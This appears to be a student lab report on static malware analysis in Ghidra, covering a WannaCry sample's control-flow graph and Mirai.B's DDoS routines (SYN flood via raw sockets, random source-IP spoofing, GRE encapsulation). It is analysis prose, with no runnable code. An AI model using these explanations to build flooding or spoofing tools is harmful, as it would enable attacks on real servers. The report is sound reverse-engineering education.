
Function Graph (15 vertices)


The *Code Flow Graph* feature of *Ghidra* has been used to visualize the execution flow or workflow of the malware. The decision-making steps of the malware have been identified by generating the graph from the entry function and analyzing its 15 vertices or code blocks. The visual indicators of the graph, such as the orange triangle *(Entry Point*), green and red arrows *(Conditional Logic),* and blue arrows *(Loopback),* have been used to accurately observe each turn and loop of the code.

The graph analysis has found *15* distinct code blocks, which indicates that the entry function is quite complex and capable of making multi-faceted decisions. The *While Loop* and *Do Loop* blocks here are mainly used to handle memory scanning and repetitive malicious operations. The *If/Else* conditional paths in the graph determine when the malware will launch its main encryption module and when it will shut itself down due to certain errors or conditions (e.g. *killswitch* domain being active). Additionally, the graph shows direct calls to *KERNEL32.DLL* and the internal function *FUN_00401fc7*, which proves that this entry function acts as an orchestrator and calls various modules to take control of the system at runtime.


Function Graph [CodeBrowser: Lab4_Analysis:/ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe]
File Edit Navigation Search Select Help
Function Graph - entry - 15 vertices (ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe)


Function Graph [CodeBrowser: Lab4_Analysis:/ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe]
File Edit Navigation Search Select Help
Function Graph - entry - 15 vertices (ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe)
Combine selected vertices into one vertex





Ghidra for Mirai

Again, click Import File from File and navigate to:

/root/theZoo/malware/Binaries/Linux.Mirai.B/

Then I selected the *Binary* file and clicked *"OK"* and then "*Yes" (Analyze).*


Mirai.B Import Summary

Analyzing the metadata of *Mirai.B* shows that it is targeted at the *ARM (32-bit v8)* architecture, which confirms that this malware is primarily designed to infect smart cameras, routers, and other IoT devices. At just *191* kilobytes in size, this binary is much smaller than WannaCry, which helps it spread and run quickly on resource-constrained devices. It contains *350* functions and a record *1082* symbols.


Source Files and Functional Analysis

An important part of this analysis is the list of *ELF Source Files.* The filenames found here clearly demonstrate each of the malware's malicious capabilities:

- **attack.c and attack_method.c:** These two files contain the code for direct *DDoS (Distributed Denial of Service)* attacks, which is the main purpose of *Mirai.*
- **exploit.c:** This indicates that the malware contains exploit code to spread to other devices on the network.
- **killer.c:** This is a highly invasive module that *"kills"* or shuts down other rival malware or security processes on the device, thereby taking control of the entire device.
- **checksum.c:** This is used to ensure that network packets are undetectable or error-free when sent.



Then I went to the Symbol Tree and searched for Functions:



Scanner: How to scan new devices

Attack: *DDoS* attack function


attack_init() Function

The *attack_init()* function basically acts as an orchestrator that organizes various methods or methods in memory to attack the target after infection. Code analysis shows that the malware is dynamically allocating memory using the *calloc* and *realloc* functions so that the attack methods can be added to a list one after another. Here, a specific attack type is being set in each block and the list is being updated by incrementing the *methods_len* variable.

The malware's versatile attack capabilities are clearly evident from the symbol tree and decompiled code:

- **UDP Attack Suite:** The code is seen to load *attack_method_udpgeneric, attack_method_udpvse (Valve Source Engine*), and *attack_method_udpdns* directly. This means that Mirai does not just jam normal traffic, but can also target specific gaming servers and DNS infrastructure.
- **TCP Flood Variants**: The presence of *attack_method_tcpsyn (SYN Flood), attack_method_tcpack (ACK Flood),* and attack_method_tcpxma (XMAS Flood) in the symbol tree proves that it is capable of taking down servers by exploiting the three-way handshake and flag configuration at the network layer.

- **Encapsulation Attacks:** *attack_method_greeth* and *attack_method_greip* indicate that it has the ability to bypass firewalls or security gateways using the GRE (Generic Routing Encapsulation) protocol.
- **Option Parsers:** The presence of *attack_get_opt_ip* and *attack_get_opt_str* in the function list confirms that the malware can dynamically obtain IP addresses and attack parameters from the *command-and-control (C2)* server.




attack_method_tcpsyn (TCP SYN Flood)

Function Header

Attack Parameters and Memory Configuration


At the beginning of the function, the malware allocates memory for the data using *calloc* and *parses* all the parameters required to conduct the attack such as *Source Port, Destination Port, TTL, Window Size, Sequence Number* through the *attack_get_opt_int* function. It is worth noting that, using the *rand_sport* and *rand_dport* options, it can generate a different port for each packet, which helps to avoid firewall detection.



Attack Options

Raw Socket and Packet Construction


The malware creates a *Raw Socket* using a *socket(2,3,6)* call. This is very important, because using a raw socket allows the malware to bypass the *OS* protocol stack and create custom *IP* and *TCP* headers of its own choosing. Analysis of lines *84-93* of the code shows that it is manually manipulating the *TCP* header bits and setting the *SYN Flag*. This creates the basis for sending numerous half-open connection requests without any actual handshake with the victim server.



Packet Construction

IP Spoofing and Randomization Techniques


Generates *Random Source IP* and *Random Victim IP* (if target is not specified) for each packet using the *rand_next()* function. Due to this IP spoofing technique, the victim server cannot understand where exactly the attack is coming from, making it almost impossible to block the attacker.



Attack Loop


Attack Loop and Resource Exhaustion

The nested do-while loop inside the malware ensures a continuous attack. Through this loop, it keeps sending thousands of *SYN* packets per second to the *target IP*. Since the server has to open a *TCP* connection table entry for each *SYN* packet and wait for a response, the server's memory and connection slots are exhausted very quickly. As a result, legitimate users cannot access the server and the entire system goes into a D*enial of Service (DoS)* state.




attack_method_greeth (GRE Ethernet)

Protocol Encapsulation and *Raw Socket: Mirai.B* is using the *Generic Routing Encapsulation (GRE)* protocol here.




This is setting the protocol field to *0x2f (decimal 47),* which is assigned to *GRE.*



